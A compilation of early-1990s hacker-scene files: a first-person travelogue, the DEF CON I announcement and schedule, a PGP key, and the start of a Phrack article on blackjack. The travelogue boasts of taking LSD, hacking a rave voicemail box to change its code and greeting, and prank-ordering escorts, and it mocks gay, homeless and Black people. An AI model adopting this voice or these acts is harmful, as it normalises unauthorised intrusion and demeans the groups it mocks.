X-Con wanted shoes. We all sorted out the card key mess and piled back in The Pilot's car and headed out to find NaNa's. As we drove towards the store we noticed something change about the city. The fog lifted. The colors got more pastel. The men walking down the street seemed to have more spring in their step. We had entered the Castro.

I really wanted to hit a record store in the Castro because homos always seem to have cool dance music. I convinced everyone that we should pull over and risk a quick walk down the main drag.

The stroll was a complete farce. Our crew seemed to be extremely apprehensive. To make them more edgy I took great glee in talking real nelly and batting my eyes at anything that moved. No one was amused. In fact, Fitzgerald and the Pilot looked like they wanted to cry and run back to the car and hide.

None of the record stores had anything good. There were lots of old Judy Garland and Ethyl Merman but nothing more modern than the Village People. (And I was expecting techno. But noooooo...)

On our way back to the car we passed by a leather goods store. Not exactly Tandycraft, if you get my drift. X-con was the only one brave enough to go in. He came out looking drained of all color holding a catalog.

"There were these three guys in there," he stammered. "One of them was being fitted for a cock sheath. The two other guys kept showing him different ones, but he said they were too big."

We all shuddered and hastened our return to the car.

We drove a few miles more down the street and ended up at the NaNa's shop. The store was your typical alternative grunge-wear shop. Stompin' boots, nifty caps, shirts by Blunt. X-con got his shoes. We all got nifty caps. Leaving for the hotel, I grabbed a handful of flyers from the front window. Most were rave flyers for the next weekend. One however was announcing a bondage party for 'women only' two days later. I felt a tear begin to form as I reminisced about the Bridge.

15. Hating It In The Height.

We regrouped back at the hotel and took off again for the Height to go check out Rough Trade records and see what could be seen. And X-con and I needed a few tabs. (YEEE!) We needed these rather badly since Mr. Blast had found out about a rave that evening from the SF-RAVES mailing list. There was no way X-con and I could sit through a rave sober, and dancing was WAY out of the question.

Rough Trade was closed.

We decided to grab a quick bite to eat while waiting for information on the rave. We decided to try something really odd, since we weren't in for the typical corporate burger scene. A bit down the street from Rough Trade we happened upon a Ethopian restaurant. Since this was about as obscure as any of us had ever dreamed, we decided to check it out. I personally didn't think Ethopians ever had any food, and made a few jokes about wanting something light, so this would definitely be the place.

Ethopian food was odd. Looking over the menu, Mr. Blast decided that he didn't want much of anything they had to offer. We decided that we should buy a lot of everything and just pick and choose. I made the comment that I would only eat chicken, and Mr. Blast didn't like the idea of eating much of anything everyone wanted to try. We ordered separately.

The food came out in a rather odd fashion. Everything was piled on top of everything else. It was all splattered on top of a weird pancake-like sponge bread. There were all manner of sauces to smother, dip, or otherwise destroy the entrees with, so we all took great bravado in our sampling of each. It was quite a fantastic spread, and I wholeheartedly urge everyone to check out this particular cuisine.

After the meal we took off to find a phone to call the raveline. On our way to the phone X-con and I stumbled across a few transients who offered us acid at a remarkable price. This was almost too good to be true. We slunk down a side street and bs'ed with the homeless couple as we decided how many to buy. We settled on 20 hits for 45 dollars. X-con and I were psyched. The rave would indeed be tolerable.

We hooked up with the crew, smiling like Cheshire cats. Mr. Blast had

the directions to the rave so we took off ready to overindulge. By the time we reached the rave, we were one of what seemed like a hundred or two hanging outside of a warehouse. This might be pretty damn cool. X-con and I began our dosing.

Now, usually I love the first contact of the blotter with my tongue. It evokes a certain tangy taste, akin to touching a battery to the tip of your tongue. It always gets the adrenaline flowing, and brings back memories of what will soon be repeated.

Nothing.

I looked at X-con. "Dude," he said, "I can't taste shit. I better take more." He dropped about 3 more. Still no taste. I ate a few more myself in a futile hope that some lysergine substance may have once resided in the fibers of the blotter. Nope.

This was the beginning.

As we waited to be let in to the warehouse, cursing the transients, the sirens begin to wail. Fucking great. Five police cars swept into the cul-de-sac that led to the warehouse. The rave would not be in this location. Everyone bailed like rats from a sinking ship, yelling that the rave would be moved to a soon to be announced location.

Now X-con and I were really pissed. I whipped out my steel whip and said, "Let's go pay a quick visit to the Height and visit our friends." We piled back into the cars and set out to do some serious damage.

Arriving in the Height we noticed that cops were everywhere. This was not going to be easy. X-con and I set out like men possessed. The transients were gone. We wandered up and down the street for about 30 minutes looking for our prey. Finally we saw them. They saw us. One ran like a marathon sprinter. The other stayed, but was soon flanked by a gang of eight other transients. X-con walked right up and said "You fucking ripped us off!"

As we tried to get either our money back or working drugs, more and more transients gathered. It was time to write it off as a loss. We cursed and backed away from the crowd.

Our group had congregated at a grocery store at the end of the street. Mr. Blast was speed dialing the raveline in a desperate attempt to find a venue to spin wildly in and blow his day-glo rave whistle.

Across the street, a homeless black man screamed painfully at each and every passing car, "HELP! You gotta take me and my girlfriend to the hospital now! She's gonna DIE!" He staggered over to us and begged for a ride, we respectfully declined.

As this was going on, the grocery store erupted with violence as a drunken frat type was ejected forcibly. He started swinging wildly at the rent-a-cop, and was greeted with the business end of a police baton.

The Pilot decided this was a good time to make his exit. He waved goodbye and was gone.

RBOC, Voxman and a nameless waif arrived in the parking lot. We told them the status of the rave and they decided to wait to see if there may be any type of decadence forthcoming. About that time Mr. Blast came screaming across the lot with the directions.

We no longer had room for everyone, so Voxman & the nameless waif were offered a ride from a flaming pedophile who overheard their plight. The took him up on his offer before we could stop them. We said a quick prayer for them and piled into the car.

16. Stark Raving Mad Late Into The Night

The new location was out at a marina in Berkeley on the beach. It took damn near an enternity to get there and when we arrived it was raining. X-con and I made it our mission to find acid at this location. The music could be heard for several hundred yards from the street, so we took off in a sprint towards the source.

There were roughly 40 or so people. Thirty-nine guys, one ugly girl.

X-con immediately disappeared in the crowd looking for someone with a beeper...anyone. Fender disappeared. Fitz disappeared. RBOC and I sat and made rude comments. X-con arrived back with a big smile.

Our saviour was in the form of a teenage Hispanic dude. He had red blotter with elephant, and yellow blotter with some other kind of design. The yellow was "three-way." We bought several of each, and there was much rejoicing. X-con had already eaten one three-way and one regular, before I could split one in half for RBOC. The taste was overwhelming. Freshly squeezed.

The three of us perched up on a hill staring out over the undulating mass waiting for the effect. It came quickly.

As it hit, Fitz wandered up and said, "Let's hack the raveline!" This idea went over VERY WELL, so we all set out towards the car, leaving little sparky streamers behind us as we moved.

From a nearby hotel lobby, Fitz and X-con busily hacked at the VMB while RBOC and I sat in the car totally wigging. About 30 minutes later they ran out screaming. It had been done and the code was now 902100.

We drove back to the rave and noticed the red and blues flashing and the ravers bailing en masse. We picked up Mr. Blast and Fender and took off back to our hotel. Fender had done a bit of networking at the rave and exchanged a few business cards. We were totally appalled.

Once back at the hotel X-con took even more. He said he wanted to see static. Within an hour he achieved his goal. He spent a large portion of the night walking in and out of the room muttering, "Man...you guys are totally fucking with me."

We then decided to spice up the raveline. RBOC changed the outgoing message a few times and then finally decided on, "HAR HAR HAR, Y'all been boarded by the pirate! No more techno! No more homosexuals grinding away at 120 beats per minute! No more Rave! HAR HAR HAR!" We laughed like schoolgirls.

Everyone passed out. Everyone but us tripsters of course. We stayed up the majority of the night telling really odd pharmaceutical war stories.

At about 6 am RBOC decided that he was hungry and called for room service. He ordered linguini. The room service clerk told him that the kitchen was not ready for dinner, and would only be serving breakfast. RBOC replied, "Look, do you have noodles? Yes? Do you have water? Well, what's the fucking problem. What exactly do you need to boil water? Turn on the stove, and I'll be down in a few minutes to make it myself." With this logic, the room service clerk replied his linguini would be up in about half an hour.

We then decided to get escorts, or at least order up a few, and listen to them on their cell phones calling their pimps. (Fender had listened to about five different such conversations a few nights prior.) RBOC ordered up a couple of buxom blondes to go and we waited for their return phone call to barter on the price.

The call never came in. The hotel had turned off our phone for incoming calls. This sparked even more fun, as RBOC called up the front desk to complain, "Look ma'am, my hookers can't fucking call into my room! Turn my phone back on NOW! I've had a rough night up for 24 hours on drugs, and I need a woman." The operator was not amused.

The sun rose. We all remarked about the typical morning after layer of filth that seems to congeal after a good fry. The static was no longer visible to X-con and he became almost lucid again, interjecting bits of wisdom like "Uh" and "Yeah" into the conversation. His flight was in two hours.

The linguini arrived and everyone had a small taste as the smell of the white sauce permeated the room. As we smacked away, the inexperienced of the crowd arose to greet a new morning. RBOC suddenly realized that NYC was probably snowed under, so he took off to find a phone to check on the status of his flight home.

X-con gathered his bags and mumbled "Later," and disappeared. I fell on the bed and disappeared into darkness.

17. Laterz

The alarm clock blared out a sickening beep, to which it was rewarded with a small flight across the hotel room. I gathered up my gear and made a beeline towards the elevator.

Still confused, I wandered down to the lobby where I was greeted by Fitzgerald and Fender. I bid them both a fond farewell and boarded the airport shuttle. This was one hell of a good time. I wonder if CFP4 in Chicago will be as good? One can only hope. See you there.

****

D E F C O N I C O N V E N T I O N
D E F C O N I C O N V E N T I O N
DEF CON I CONVENTION
D E F C O N I C O N V E N T I O N

>> READ AND DISTRIBUTE AND READ AND DISTRIBUTE AND READ AND DISTRIBUTE <<

Finalized Announcement: 5/08/1993

We are proud to announce the 1st annual Def Con.

If you are at all familiar with any of the previous Con's, then you will have a good idea of what DEF CON I will be like. If you don't have any experience with Con's, they are an event on the order of a pilgrimage to Mecca for the underground. They are a mind-blowing orgy of information exchange, viewpoints, speeches, education, enlightenment... And most of all sheer, unchecked PARTYING. It is an event that you must experience at least once in your lifetime.

The partying aside, it is a wonderful opportunity to met some of the celebrities of the underground computer scene. And those that shape its destiny - the lawyers, libertarians, and most of all the other There will be plenty of open-ended discussion on security, telephones and other topics. As well as what TIME magazine calls the "Cyberpunk Movement".

Las Vegas, is as you might have guessed a great choice for the Con. Gambling, loads of hotels and facilities, cheap air fare and room rates. It's also in the West Coast making it more available to a different crowd than the former Cons have been.

Your foray into the scene and your life will be forever incomplete if by some chance you miss out on DEF CON I. Plan to be there!

WHO: You know who you are.
WHAT: Super Blowout Party Fest, with Speakers and Activities.
WHERE: Las Vegas, Nevada
WHEN: July 9th, 10th and 11th (Fri, Sat, Sun) 1993
WHY: To meet all the other people out there you've been talking to for

months and months, and get some solid information instead of rumors.

DESCRIPTION:

So your bored, and have never gone to a convention? You want to meet all the other members of the so called 'computer underground'? You've been calling BBS systems for a long time now, and you definitely have been interacting on the national networks. You've bullshitted with the best, and now it's time to meet them in Vegas! For me I've been networking for years, and now I'll get a chance to meet everyone in the flesh. Get together with a group of your friends and make the journey.

We cordially invite all hackers/phreaks, techno-rats, programmers, writers, activists, lawyers, philosophers, politicians, security officials, cyberpunks and all network sysops and users to attend.

DEF CON I will be over the weekend in the middle of down town Las Vegas at the Sands Hotel. Why Las Vegas? Well the West Coast hasn't had a good Convention that I can remember, and Las Vegas is the place to do it. Cheap food, alcohol, lots of entertainment and, like us, it never sleeps. We will have a convention room open 24 hours so everyone can meet and plan and scheme till they pass out. Events and speakers will be there to provide distraction and some actual information and experiences from this loosely knit community.

This is an initial announcement. It is meant only to alert you to the time, dates and location of the convention. Future announcements will inform you about specific speakers and events.

An information pack is FTPable off of the internet at nwnexus.wa.com, in the cd/pub/dtangent directory. The IP# is 192.135.191.1 Information updates will be posted there in the future as well as scanned map images and updated speaker lists.

FINAL NOTES:

COST: How you get there is up to you, but United Airlines will be the official carrier (meaning if you fly you get a 5% to 10% price reduction off the cheapest available fare at the time of ticket purchase) When buying airline tickets, call 1-800-521-4041 and reference meeting ID# 540ii. Hotel Rooms will cost $62 per night for a double occupancy room. Get your friends together and split the cost to $31. Food is inexpensive. The entertainment is free inside the hotel. Reference the DEF CON I convention when registering, as we have a block of rooms locked out, but once they go it will be first come, fist serve. Call 1-800-634-6901 for the reservations desk.

The convention itself will cost $30 at the door, or $15 in advance. It pays to register in advance! Also it helps us plan and cover expenses! Mail checks/money orders/cashiers checks to: DEF CON I, 2709 East Madison Street, #102, Seattle, WA, 98112. Make them payable to: "DEF CON" we're not trying to make money, we will be trying to cover costs of the conference room and hotel plus air fair for the speakers who require it. Don't bother mailing it a week in advance, that just won't happen. Advanced registration gets you a groovy 24 bit color pre-generated name tag. Include with your payment the name you want listed, your association/group affiliation/bbs/whatever, email address, and/or bbs number for syops. Last day for the registrations to reach me will be July 1st.

SPEAKERS: We have solicited speakers from all aspects of the computer underground and associated culture (Law, Media, Software Companies, Cracking Groups, Hacking Groups, Magazine Editors, Etc.) If you know of someone interested in speaking on a self selected topic, please contact The Dark Tangent to discuss it.

FOR MORE INFORMATION:

For initial comments, requests for more information, information about speaking at the event, or maps to the section where prostitution is legal outside Las Vegas (Just Kidding) Contact The Dark Tangent by leaving

me mail at: dtangent@dtangent.wa.com on the InterNet.

Or call: 0-700-TANGENT for conference information/updates and to leave
questions or comments.
Or Snail Mail (U.S. Postal Service) it to DEF CON, 2709 East Madison Street,
#102, Seattle, WA, 98112.

Future information updates will pertain to the speaking agenda.

Updates since the last announcement:

>> The Secret Service is too busy to attend.
>> New Media Magazine, Unix World and Robert X. Cringly have stated they will attend.
>> We got a voice mail system working (I think) for comments and questions.
>> We don't have enough $$$ to fly out the EFF or Phillip Zimmerman (Author of PGP) or Loyd Blankenship.
>> Judy Clark will be representing the CPSR and a few other organizations

Don't forget to bring a poster / banner representing any of the groups you belong to. I want to cover the conference room walls with a display of all the various groups / people attending. (Break out the crayons and markers)

DEF CON I CONVENTION [PROPOSED SPEAKING SCHEDULE UPDATED 5.31.1993]

Saturday the 10th of July 10am, Sands Hotel, Las Vegas

INTRODUCTION	Welcome to the convention *The Dark Tangent (CON Organizer)
Keynote speaker	Cyberspace, Society, crime and the future. To hack or not to hack, that is not the question *Ray Kaplan
Civil Libertarians -CPSR	Computer Privacy/1st Amendment/Encryption Gender Rolls and Discrimination *Judi Clark
-USC Comp. Law	Legalities of BBS Operation, message content laws and network concerns. *Allen Grogan, Editor of Computer Lawyer
'The Underworld' -Networking	Concerns of National Networking of CCi (Cyber Crime International) Network. *Midnight Sorrow.
Corporations -Packet Switching SPRINT MCI	Concerns/security and the future of packet switching. (*Jim Black, MCI Systems Integrity)
Misc	Common misbeliefs and rumors of the underground *Scott Simpson
-Virtual Reality	The law, and it's intersection with VR *Karnow
-Unix Security	Future developments in unix security software,

```
                          General Q&A on unix security
                          *Dan Farmer

-System Administrator      Security Concerns of an Administrator
                           *Terminus

     The 'Underworld'
            -Internet      The security problems with Internet/Networks
                           Overview of hacking
                           *Dark Druid

      -Getting Busted      The process of getting "busted"
                           *Count Zero

  -How to be a nobody      Hiding your identity in the high-tech future, or
                           The payphone is your friend.
                           *TBA-nonymous

     -The Prosecutors      Their concerns/problems and
       Hacker Hunters      suggestions for the 'underworld'/Q&A

          CONCLUSION       General Q&A
```

This itinerary is proposed, and topics and speakers will be marked as permanent once a confirmation is received. This is by no means the exact format of DEF CON I. Any Questions / Comments Contact:

dtangent@dtangent.wa.com
Voice Mail 0-700-TANGENT

[> DEF CON I and United Airlines Travel Arrangements <]

United Airlines has been chosen as the official carrier for DEF CON I and is pleased to offer a 10% discount off the unrestricted BUA coach fare or a 5% discount off the lowest applicable fares, including first class. This special offer is available only to attendees of this meeting, and applies to travel on domestic segments of all United Airlines and United Express flights. A 5% discount off any fare is also available for attendees traveling to or from Canada in conjunction with your meeting. These fares are available through United's Meeting Desk with all fare rules and restrictions applying.

Help support the DEF CON I Conference by securing your reservations with United Airlines. To obtain the best fares or schedule information, please call United's Specialized Meeting Reservations Center at 1-800-521-4041. Dedicated reservationists are on duty 7 days a week from 7:00 a.m. to 1:00 a.m. ET. Please be sure to reference ID number 540II. You or your travel agent should call today as seats may be limited.

As a United Meeting attendee you qualify for special discount rates on Hertz rental cars. Mileage Plus members receive full credit for all miles flown to this meeting.

Tickets will be mailed by United or you can pick them up at your local travel agency or United Airlines ticket office.

Generic update #1---

My system exploded, so it's been hard to keep in touch with everyone, but my mail response should be better now. Yep the conference is still on. A blown hard drive won't kill me. You can reach me for information or questions at 0-700-TANGENT (the DEF CON I hot line)

--

Sorry for the huge signature, but I like privacy on sensitive matters.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.2

mQCNAiviMB8AAAEEANO4XmnggG8h8XWtfxShMvRUarlpj2OBSPMrzUNRAKEjupUj
f/FfszMk0G60GSiCfiosw/m2JcKPQ6OZgQCxfElFUcYkKx/rYjgU3viEmNasjAwN
jR/9l0WSXlv4CjCUtH/t4rm1C1bs8i6iznmu/dCeuUEZQoRm0Lrdt/10TGt3AAUT
tCtUaGUgRGFyayBUYW5nZW50IDxkdGFuZ2VudEBkdGFuZ2VudC53YS5jb20+
=DxKN
-----END PGP PUBLIC KEY BLOCK-----\032
```

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 9 of 27

How to "Hack" BlackJack

By
Lex Luthor
and
The Legion of Gamblerz!! (LOG)
lex@mindvox.phantom.com (or) lex@stormking.com

Part 1 of 2 (50K)

BLURB:
"I learned a lot of things I didn't know from Lex's File" ---Bruce Sterling

Introduction:

With the DEF CON 1 hacker/cyberpunk/law enforcement/security/etc convention coming up in Las Vegas, Nevada on July 9-12 1993, I felt that now would be a good time to write a "phile" on something the attendants could put to use to help legally defray the costs of going. The thought of a bunch of ex-hackers running around Las Vegas without shirts (having 'lost' them in the various Casinos) frightened me into immediate action. Besides, I don't write articles on 'Underground' topics anymore and since I have done a lot of research and playing of Casino BlackJack, the CON in Vegas provided me the perfect excuse to finally write an article for PHRACK (not withstanding the pro-phile in Issue 40 which doesn't really count).

Regardless of whether you go to this DEF CON 1 thing, if you ever plan to hit a casino with the purpose of MAKING MONEY, then you really should concentrate on ONE game of chance: BlackJack. Why? Because BlackJack is the *ONLY* casino game that affords the educated and skilled player a long-term mathematical advantage over the house. All the other casino games: Craps, Roulette, Slots, etc. have the long-term mathematical advantage over the player (see table below). BlackJack is also the only casino game for which the odds are always changing. Don't be fooled by all the glitter, a casino is a business and must make a profit to survive. The profit is ensured by using a set of rules which provides them with an edge. Now you say: wait a sec, how do they make money if BlackJack can be beaten? There are a couple of reasons. One reason is that there are very few good players who make it their profession to beat casinos at BlackJack day in and day out. There are many more who THINK they are good, THINK they know how to play the game, and lose more money than the really good players win. Notwithstanding the throngs of vacationers who admit to not being well versed in the game and consequently are doomed to lose...plenty. Another reason is that if a casino thinks you are a "counter" (a term just as nasty as "phreaker" to the phone company) there is a good chance that they will ask you to leave. See the section on Social Engineering the Casino to avoid being spotted as a counter. Also, the house secures its advantage in BlackJack from the fact that the player has to act first. If you bust, the dealer wins your bet regardless of whether the dealer busts later.

The following table illustrates my point regarding house advantages for the various casino games and BlackJack strategies. The data is available in most books on casino gambling. Note that negative percentages denote player disadvantages and are therefore house advantages.

GAME	Your Advantage (over the long run)
Craps	-1.4 % overall average
Baccarat	-1.1 % to -5.0 %
Roulette	-2.7 % to -5.26 %
Slots	-2.5 to -25 % depending on machine setting
Keno	-25 % more or less
BlackJack (WAG Player)	-2 % to -15 %

BlackJack (Mirror Dealer)	-5.7 %
BlackJack (Basic Strategy)	-0.2 % to +0.3 %
BlackJack (Basic Strategy & Card Counting)	Up to +3.1 % depending on card counting system and betting range.

A -2 % player advantage (2 percent disadvantage) means that if you play a hundred hands at a dollar each, then ON AVERAGE, you will lose two dollars. Note that the typical "pick three" State Lottery game is a disaster as your advantage is -50 %. If you make 1000 $1 bets, you will lose $500 on average. Some people say that state lotteries are taxation on the stupid...

This article contains thirteen sections. It was written in a fairly modular fashion so if there are sections which do not interest you, you may omit them without much loss in continuity however, all the sections are networked to some degree. For the sake of completeness, a fairly comprehensive list of topics has been presented. Due to email file size restrictions, I had to divide this article into two parts. Note that I am NOT a Professional BlackJack player, the definition being someone whose livelihood is derived solely from his/her winnings. I did however, dedicate a summer to gambling 5 evenings a week or so, keeping meticulous records of wins, losses and expenses incurred. I averaged 1-2 nights a week playing BlackJack with the other nights divided among 3 different forms of Pari-Mutual gambling. At the end of the summer I tallied the wins/losses/expenses and am proud to say the result was a positive net earnings. Unfortunately it was instantly apparent that the net money when divided up by the number of weeks gambling was not enough to warrant me to quit school and become a professional gambler. Besides that one summer, I have played BlackJack off and on for 7 years or so. In case you were wondering, no, I have never been a member of GA [Gamblers Anonymous] contrary to what one of those Bell Security "Hit-Lists" circulated many years ago would have you believe. The topics contained herein are:

- Historical Background of the BlackJack Card Game
- Useful Gambling, Casino, and BlackJack Definitions
- Review of BlackJack Rules of Play
- Betting, Money Management, and the Psychology of Gambling
- Basic Strategy (End of Part 1)
- Card Counting (Beginning of Part 2)
- Shuffle Tracking
- Casino Security and Surveillance
- "Social Engineering" the Casino
- Casino Cheating and Player Cheating
- Some Comments Regarding Computer BlackJack Games for PC's
- A VERY Brief Description of Other Casino Games
- Selected Bibliography and Reference List

Notes:

a) I made extensive use of my many books, articles, and magazines on gambling and BlackJack along with actual playing experience. References are denoted by square brackets [REF#] and are listed in the Selected Bibliography and Reference List section.

b) It's hard to win at something you don't understand. If you want to win consistently at anything, learn every thing you can about it. BlackJack is no exception.

History of BlackJack:

I provide this historical background information because I find it rather fascinating and it also provides some insight into contemporary rules and play. I think it is worth reading for the sole reason that you might some day use one of the historical tid-bits to answer a question on Jeopardy!#@%! Seriously, the first couple of paragraphs may read a bit like a book report, but bear with it if you can as I did all of the following research specifically for this file.

First, a brief history of cards: Playing cards are believed to have been invented in China and/or India sometime around 900 A.D. The Chinese are

thought to have originated card games when they began shuffling paper money (another Chinese invention) into various combinations. In China today, the general term for playing cards means "paper tickets". The contemporary 52 card deck used in the U.S. was originally referred to as the "French Pack" (circa 1600's) which was later adopted by the English and subsequently the Americans.

The first accounts of gambling were in 2300 B.C. or so, and yes, the Chinese again get the credit. Gambling was very popular in Ancient Greece even though it was illegal and has been a part of the human experience ever since. Today, with the all too common manipulation of language to suit one's own purposes, gambling is no longer a term used by casinos....they prefer to use the word GAMING instead. Just as Post Traumatic Stress Disorder has replaced the term Shell Shock in military jargon. Since this manipulation of language is all the rage these days, why don't we water down the name Computer Hacker and replace it with Misguided Information Junky or someone who is afflicted with a Compulsive Curiosity Disorder?

The history of the BlackJack card game itself is still disputed but was probably spawned from other French games such as "chemin de fer and French Ferme", both of which I am completely unfamiliar with. BlackJack originated in French Casino's around 1700 where it was called "vingt-et-un" ("twenty-and-one" in French) and has been played in the U.S. since the 1800's. BlackJack is called Black-Jack because if a player got a Jack of Spades and an Ace of Spades as the first two cards (Spade being the color black of course), the player was additionally remunerated.

Gambling was legal out West from the 1850's to 1910 at which time Nevada made it a felony to operate a gambling game. In 1931, Nevada re-legalized casino gambling where BlackJack became one of the primary games of chance offered to gamblers. As some of you may recall, 1978 was the year casino gambling was legalized in Atlantic City, New Jersey. As of 1989, only two states had legalized casino gambling. Since then, about 20 states have a number of small time casinos (compared to Vegas) which have sprouted up in places such as Black Hawk and Cripple Creek Colorado and in river boats on the Mississippi. Also as of this writing, roughly 70 Native American Indian reservations operate or are building casinos, some of which are in New York and Connecticut. In addition to the U.S., some of the countries (there are many) operating casinos are: France, England, Monaco (Monte Carlo of course) and quite a few in the Caribbean islands (Puerto Rico, Bahamas, Aruba, etc.).

Now: The first recognized effort to apply mathematics to BlackJack began in 1953 and culminated in 1956 with a published paper [6]. Roger Baldwin et al (see Bibliography) wrote a paper in the Journal of the American Statistical Association titled "The Optimum Strategy in BlackJack". These pioneers used calculators, and probability and statistics theory to substantially reduce the house advantage. Although the title of their paper was 'optimum strategy', it wasn't really the best strategy because they really needed a computer to refine their system. I dug up a copy of their paper from the library, it is ten pages long and fairly mathematical. To give you an idea of its importance, the Baldwin article did for BlackJack playing what the November 1960 issue of The Bell System Technical Journal entitled, "Signalling Systems for Control of Telephone Switching", did for Blue Boxing.

To continue with the analogy, one can consider Professor Edward O. Thorp to be the Captain Crunch of BlackJack. Dr. Thorp, then a mathematics teacher, picked up where Baldwin and company left off. In 1962, Thorp refined their basic strategy and developed the first card counting techniques. He published his results in "Beat the Dealer" [3], a book that became so popular that for a week in 1963 it was on the New York Time's best seller list. The book also scared the hell out of the Casino's. Thorp wrote "Beat the Market" in 1967, in which he used mathematics and computer algorithms to find pricing inefficiencies between stocks and related securities. Currently he is using an arbitrage formula to exploit undervalued warrants in the Japanese stock market.

The Casinos were so scared after Beat the Dealer, that they even changed the rules of the game to make if more difficult for the players to win. This didn't last long as people protested by not playing the new pseudo-BlackJack. The unfavorable rules resulted in a loss of income for the casinos. Not making money is a sin for a casino, so they quickly reverted back to the original

rules. Because Thorp's "Ten-Count" method wasn't easy to master and many people didn't really understand it anyway, the casinos made a bundle from the game's newly gained popularity thanks to Thorp's book and all the media attention it generated.

Beat the Dealer is rather difficult to find these days, I picked up a copy at the library recently and checked the card in the back to see how popular it is today. I was surprised as hell to find that it was checked out over 20 times in the past year and a half or so! How many books from 1962 can claim that? I do not recommend reading the book for anything other than posterity purposes though, the reason being that newer books contain better, and easier to learn strategies.

Another major contributor in the history of winning BlackJack play is Julian Braun who worked at IBM. His thousands of lines of computer code and hours of BlackJack simulation on IBM mainframes resulted in THE Basic Strategy, and a number of card counting techniques. His conclusions were used in a 2nd edition of Beat the Dealer, and later in Lawrence Revere's 1977 book "Playing BlackJack as a Business".

Lastly, let me mention Ken Uston, who used five computers that were built into the shoes of members of his playing team in 1977. They won over a hundred thousand dollars in a very short time but one of the computers was confiscated and sent to the FBI. The fedz decided that the computer used public information on BlackJack playing and was not a cheating device. You may have seen this story in a movie made about his BlackJack exploits detailed in his book "The Big Player". Ken was also featured on a 1981 Sixty Minutes show and helped lead a successful legal challenge to prevent Atlantic City casinos from barring card counters.

Useful Definitions:

Just as in Social Engineering the Phone Company, an essential element for success is knowing the right buzzwords and acronyms. Therefore, I list some relevant definitions now, even though the reader will probably skip over them to get to the good stuff. The definitions merely serve as a reference for those who are uninitiated with the terminology of gambling, casinos, and BlackJack. If you encounter a term you don't understand in the article, look back here. The definitions are not in alphabetical order on purpose. I grouped them in what I feel is a logical and easy to remember fashion.

Action: This is a general gambling term which refers to the total amount of money bet in a specific period of time. Ten bets of ten dollars each is $100 of action.

Burn Card: A single card taken from the top of the deck or the first card in a shoe which the dealer slides across the table from his/her left to the right, and is placed into the discard tray. The card may or may not be shown face up (which can affect the count if you are counting cards). A card is burned after each shuffle. I have not been able to find out how this started nor the purpose for burning a card. If you know, drop me some email.

Cut Card: A solid colored card typically a piece of plastic which is given to a player by the dealer for the purpose of cutting the deck(s) after a shuffle. Cutting the cards in the 'right' location is part of the 'shuffle tracking' strategy mentioned later in Part 2.

Hole Card: Any face down card. The definition most often refers to the dealer's single face down card however.

Shoe: A device that can hold up to eight decks of cards which allows the dealer to slide out the cards one at a time.

Hard Hand: A hand in which any Ace is counted as a 1 and not as an 11.

Soft Hand: A hand in which any Ace is counted as an 11 and not as a 1.

Pat Hand: A hand with a total of 17 to 21.

Stand: To decline another card.

Hit: To request another card.

Bust: When a hand's value exceeds 21....a losing hand.

Push: A player-dealer tie.

Pair: When a player's first two cards are numerically identical (ie, 7,7).

Point Count: The net value of the card count at the end of a hand.

Running Count: The count from the beginning of the deck or shoe. The running count is updated by the value of the point count after each hand.

True Count: The running count adjusted to account for the number of cards left in the deck or shoe to be played.

Bankroll: The stake (available money) a player plans to bet with.

Flat Bet: A bet which you do not vary ie, if you are flat betting ten dollars, you are betting $10 each and every hand without changing the betting amount from one hand to the next.

Black Chip: A $100. chip.

Green Chip: A $25.00 chip.

Red Chip: A $5.00 chip.

Foreign Chip: A chip that is issued by one casino and is honored by another as cash. A casino is not necessarily obligated to accept them.

Settlement: The resolving of the bet. Either the dealer takes your chips, pays you, or in the case of a push, no exchange of chips occurs.

Toke: Its not what some of you may think...to "toke" the dealer is just another word for tipping the dealer.

Marker: An IOU. A line of credit provided by the casino to a player.

Junket: An organized group of gamblers that travel to a casino together. Junkets are usually subsidized by a casino to attract players.

Comp: Short for complimentary. If you wave lots of money around, the casino (hotel) may give you things like a free room or free f00d hoping you'll keep losing money at the tables in their casino.

Heat: The pressure a casino puts on a winning player, typically someone who is suspected of being a card counter.

Shuffle Up: Prematurely shuffling the cards to harass a player who is usually suspected of being a counter.

Nut: The overhead costs of running the casino.

Pit: The area inside a group of gaming tables. The tables are arranged in an elliptical manner, the space inside the perimeter is the pit.

House: The Casino of course.

Cage: Short for cashier's cage. This is where chips are redeemed for cash, checks cashed, credit arranged, etc.

House Percentage: The casino's advantage in a particular game of chance.

Drop Percentage: That portion of the player's money that the casino will win

because of the house percentage. It is a measure of the amount of a player's initial stake that he or she will eventually lose. On average this number is around 20 percent. That is, on average, Joe Gambler will lose $20 of every $100 he begins with.

Head-On: To play alone at a BlackJack table with the dealer.

WAG Player: Wild Assed Guessing player.

SWAG Player: Scientific Wild Assed Guessing player.

Tough Player: What the casino labels an '3L33T' player who can hurt the casino monetarily with his or her intelligent play.

Counter: Someone who counts cards.

High Roller: A big bettor.

Mechanic: Someone who is elite in regards to manipulating cards, typically for illicit purposes.

Shill: A house employee who bets money and pretends to be a player to attract customers. Shills typically follow the same rules as the dealer which makes them somewhat easy to spot (ie, they don't Double Down or Split).

Pit Boss: An employee of the casino whose job is to supervise BlackJack players, dealers, and other floor personnel.

Review of BlackJack Rules of Play:

The rules of BlackJack differ slightly from area to area and/or from casino to casino. For example, a casino in downtown Vegas may have different rules than one of the Vegas Strip casinos which may have different rules from a casino up in Reno or Tahoe (Nevada). The rules in a casino in Freeport Bahamas may differ from those in Atlantic City, etc. Therefore, it is important to research, a priori, what the rules are for the area/casino(s) you plan on playing in. For Nevada casinos you can order a copy of [1] which contains rules info on all the licensed casinos in the state. Later in this article, you will see that each set of rule variations has a corresponding Basic Strategy chart that must be memorized. Memorizing all the charts can be too confusing and is not recommended.

The BlackJack table seats a dealer and one to seven players. The first seat on the dealer's left is referred to as First Base, the first seat on the dealer's right is referred to as Third Base. A betting square is printed on the felt table in front of each player seat. Immediately in front of the dealer is the chip tray. On the dealer's left is the deck or shoe and beside that should be the minimum bet sign--something that you ought to read before sitting down to play. On the dealer's immediate right is the money drop slot where all currency and tips (chips) are deposited. Next to the drop slot is the discard tray. Play begins after the following ritual is completed: the dealer shuffles the cards, the deck(s) is "cut" by a player using the marker card, and the dealer "burns" a card.

